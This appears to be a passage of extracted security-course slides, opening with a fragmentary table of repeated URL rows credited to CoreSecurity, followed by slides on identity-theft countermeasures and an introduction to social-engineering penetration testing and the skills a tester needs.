2005174	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005175	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005176	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005177	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005178	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005179	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005180	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005181	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005182	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005183	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005184	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005185	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005186	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005187	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005188	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005189	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005190	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005191	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005192	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005193	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005194	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005195	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005196	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005197	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005198	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005199	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005200	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005201	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005202	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005203	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005204	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005205	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005206	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005207	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005208	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005209	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005210	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005211	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005212	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005213	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005214	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005215	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005216	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005217	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005218	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005219	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005220	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005221	http://www.usairways.com/tph070-13/13/1303...	CoreSecurity
2005222</td		

Identity Theft Countermeasures



Secure or shred all documents containing private information



To keep your mail secure, empty the mailbox quickly

Ensure your name is not present in the marketers' hit lists



Suspect and verify all the requests for personal data

Review your credit card reports regularly and never let it go out of sight




Protect your personal information from being publicized

Never give any personal information on the phone



Do not display account/contact numbers unless mandatory

Module Flow



Social Engineering Pen Testing



The objective of social engineering pen testing is to test the strength of human factors in a security chain within the organization

Social engineering pen testing is often used to raise level of security awareness among employees

Tester should demonstrate extreme care and professionalism for social engineering pen test as it might involve legal issues

01

Good Interpersonal Skills



02

Good Communication Skills



03

Creative




04

Talkative and Friendly Nature

